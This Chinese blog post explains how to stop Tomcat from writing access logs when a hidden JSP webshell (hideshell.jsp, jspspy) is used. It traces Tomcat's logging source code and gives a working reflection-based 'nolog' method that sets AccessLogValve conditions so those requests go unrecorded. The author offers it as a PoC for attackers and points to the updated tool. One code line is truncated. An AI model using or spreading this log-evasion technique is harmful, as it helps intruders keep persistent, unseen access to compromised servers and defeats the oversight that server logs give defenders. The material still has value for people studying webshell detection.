Tomcat 源代码调试 - 看不见的 Shell 第二式增强之无痕

n1nty n1nty 2017-07-01 18:13

上一篇公众号文章写了一下如何在 Tomcat 环境下隐藏任意 Jsp 文件，可用于隐藏 Shell。文件虽然隐藏了，但是在访问 Shell 的时候依然会留下访问日志，这一篇文章来就简单说一下隐藏访问日志这件事。

上次我发在 ThreatHunter 社区的 hideshell.jsp 本身是自带日志隐藏功能的。你在访问 hideshell.jsp 的时候，如果 Tomcat 没有经过特殊的日志配置，是不会记录任何访问日志的。下面简单说一下是如何实现的。

需要知道的背景知识（简述）：

Container - 容器组件
Tomcat 中有 4 类容器组件，从上至下依次是：

1. Engine，实现类为 org.apache.catalina.core.StandardEngine
2. Host，实现类为 org.apache.catalina.core.StandardHost
3. Context，实现类为 org.apache.catalina.core.StandardContext
4. Wrapper，实现类为 org.apache.catalina.core.StandardWrapper

“从上至下” 的意思是，它们之间是存在父子关系的。
Engine：最顶层容器组件，其下可以包含多个 Host。
Host：一个 Host 代表一个虚拟主机，其下可以包含多个 Context。
Context：一个 Context 代表一个 Web 应用，其下可以包含多个 Wrapper。
Wrapper：一个 Wrapper 代表一个 Servlet。

Container 接口中定义了 logAccess 方法，以要求组件的实现类提供日志记录的功能。

以上四个组件的实现类都继承自 org.apache.catalina.core.ContainerBase 类，此类实现了 Container 接口。也就是说 StandardEngine/StandardHost/StanardContext/StandardWrapper 这四种组件都有日志记录的功能。

org.apache.catalina.core.ContainerBase 对 logAccess 方法的实现如下：

```
public void logAccess(Request request, Response response, long time,
        boolean useDefault) {

    boolean logged = false;

    if (getAccessLog() != null) {
        getAccessLog().log(request, response, time);
        logged = true;
    }

    if (getParent() != null) {
        // No need to use default logger once request/response has been logged
        // once
        getParent().logAccess(request, response, time, (useDefault && !logged));
    }
}
```

从实现可以看出，日志记录采用了类似冒泡的机制，当前组件记录完日志后，会触发上级组件的日志记录功能，一直到顶层。
如果从底层的 Wrapper 组件开始记录日志，则日志的记录过程将是 Wrapper.logAccess --> Context.logAccess --> Host.logAccess --> Engine.logAccess。

当然每一层组件都会检查自己是否配置了日志记录器，如果没有配置，则跳过本层的日志记录，直接转向上级。

这里贴一段 Tomcat conf/server.xml 中的默认配置：

```
<Engine name="Catalina" defaultHost="localhost">
  ....
  <Host name="localhost"  appBase="webapps"
        unpackWARs="true" autoDeploy="true">

    <Valve className="org.apache.catalina.valves.AccessLogValve" directory="logs"
           prefix="localhost_access_log" suffix=".txt"
           pattern="%h %l %u %t &quot;%r&quot; %s %b" />
  </Host>
</Engine>
```

可以看到在 Host 标签下配置了一个 className 为 org.apache.catalina.valves.AbstractAccessLogValve 的 Vavle。这说明只有 Host 配置了日志记录器， Context 与 Engine 都没有配置。所以在运行的时候，只有 Host 组件会记录日志，日志会以 localhost_access_log 为文件名前缀记录在 tomcat 的 logs 目录下。

上面说到了日志记录器，它在 Tomcat 做为一个 Valve 被实现，以便被插入到 Container 的 pipeline 中，以此来与 Container 关联起来。

实现类为：**org.apache.catalina.valves.AccessLogValve**

它继承自 **org.apache.catalina.valves.AbstractAccessLogValve**

同时也继承了 AbstractAccessLogValve 定义的 log 方法。此方法是真正用来做日志记录的方法。 定义如下：

```
public void log(Request request, Response response, long time) {
    if (!getState().isAvailable() || !getEnabled() || logElements == null
            || condition != null
            && null != request.getRequest().getAttribute(condition)
            || conditionIf != null
            && null == request.getRequest().getAttribute(conditionIf)) {
        return;
    }

    /**
     * XXX This is a bit silly, but we want to have start and stop time and
     * duration consistent. It would be better to keep start and stop
     * simply in the request and/or response object and remove time
     * (duration) from the interface.
     */
    long start = request.getCoyoteRequest().getStartTime();
    Date date = getDate(start + time);

    CharArrayWriter result = charArrayWriters.pop();
    if (result == null) {
        result = new CharArrayWriter(128);
    }

    for (int i = 0; i < logElements.length; i++) {
        logElements[i].addElement(result, date, request, response, time);
    }

    log(result);

    if (result.size() <= maxLogMessageBufferSize) {
        result.reset();
        charArrayWriters.push(result);
    }
}
```

实现无痕的秘密就在第一行的那个 if ， 满足它后方法会直接退出而不做日志记录：

```
if (!getState().isAvailable() || !getEnabled() || logElements == null
        || condition != null
        && null != request.getRequest().getAttribute(condition)
        || conditionIf != null
        && null == request.getRequest().getAttribute(conditionIf)) {
    return;
}
```

前面的三个条件也许不好满足，但是后面的

```
condition != null
&& null != request.getRequest().getAttribute(condition)
|| conditionIf != null
&& null == request.getRequest().getAttribute(conditionIf)
```

应该是很好满足的，我明显地记得以前看到过通过修改 Tomcat 配置文件添加 conditionIf 来让其不记录某些访问日志的相关资料。

到这里原理就很简单也很清晰了：运行时遍历所有 Container 组件的日志记录器，设置其 condition 或 conditionIf 属性，并在 request 中添加相应属性来逃避日志记录。

我在 hideshell.jsp 中实现了 nolog 方法，来逃避 Context 的日志记录。 如下：

```
public static void nolog(HttpServletRequest request) throws Exception {
    ServletContext ctx = request.getSession().getServletContext();
    ApplicationContext appCtx = (ApplicationContext)getFieldValue(ctx, "context");
    StandardContext standardCtx = (StandardContext)getFieldValue(appCtx, "context");

    StandardHost host = (StandardHost)standardCtx.getParent();
    AccessLogAdapter accessLog = (AccessLogAdapter)host.getAccessLog();

    AccessLog[] logs = (AccessLog[])getFieldValue(accessLog, "logs");
    for(AccessLog log:logs) {
        AccessLogValve logV = (AccessLogValve)log;
        String condition = logV.getCondition() == null ? "n1nty_nolog" : logV.getConditic
        logV.setCondition(condition);
        request.setAttribute(condition, "n1nty_nolog");
    }
}
```

注意这里的 nolog 只是做为一个 PoC，它只保证 Context 组件不记录日志，我并没有去遍历所有的上层组件。如果碰到上层组件也有配置日志记录的话，依然会产生访问日志。有需要的话大家自己动手改吧，很简单的。：）

以上说完了无痕的实现方法。如果将它完整地引入到 hideshell.jsp 中，就会遇到另一个问题。因为我将 nolog 手动添加到了 hideshell.jsp 中，所以访问它的时候才不会产生访问日志。但是当我们利用它来隐藏其它文件比如 jspspy.jsp 的时候，要想隐藏掉 jspspy.jsp 的访问日志，我们是否需要先手动将 nolog 添加到 jspspy.jsp 中?


当然是不需要的。隐藏 log 的原理就是在 request 中设置一个特殊的值， 日志记录器看到 request 中有这个值的存在就不会记录日志。利用 hideshell.jsp 隐藏 jspspy.jsp 后会得到一个 hidden-jspspy.jsp 后，在访问时，我们只需要有一种方法能够将 hidden-jspspy.jsp 的请求拦下来，帮它进行无痕所需要的处理，这样不就好了?


说到这里估计大家直接想到的是过滤器？确实过滤器可以实现，不过用在这里感觉太 low 了。我在更新的 hideshell.jsp 中用了一种类似 JAVA AOP 或 Python decorator 机制的方式来实现了此功能。这里不细说了，有兴趣的可以自己看一下代码。

下面贴两张对比图。

图 1 为 Engine 组件的日志，里面完整记录到了 hideshell.jsp 以及被隐藏的 hidden-jspspy2010.jsp。

图 2 为 Context 组件的日志，没有记录到 hideshell.jsp 以及 hidden-jspspy2010.jsp 的访问日志。：）





更新后的 hideshell.jsp 我发在了 ThreatHunter 社区，点查看原文可以获取。

阅读原文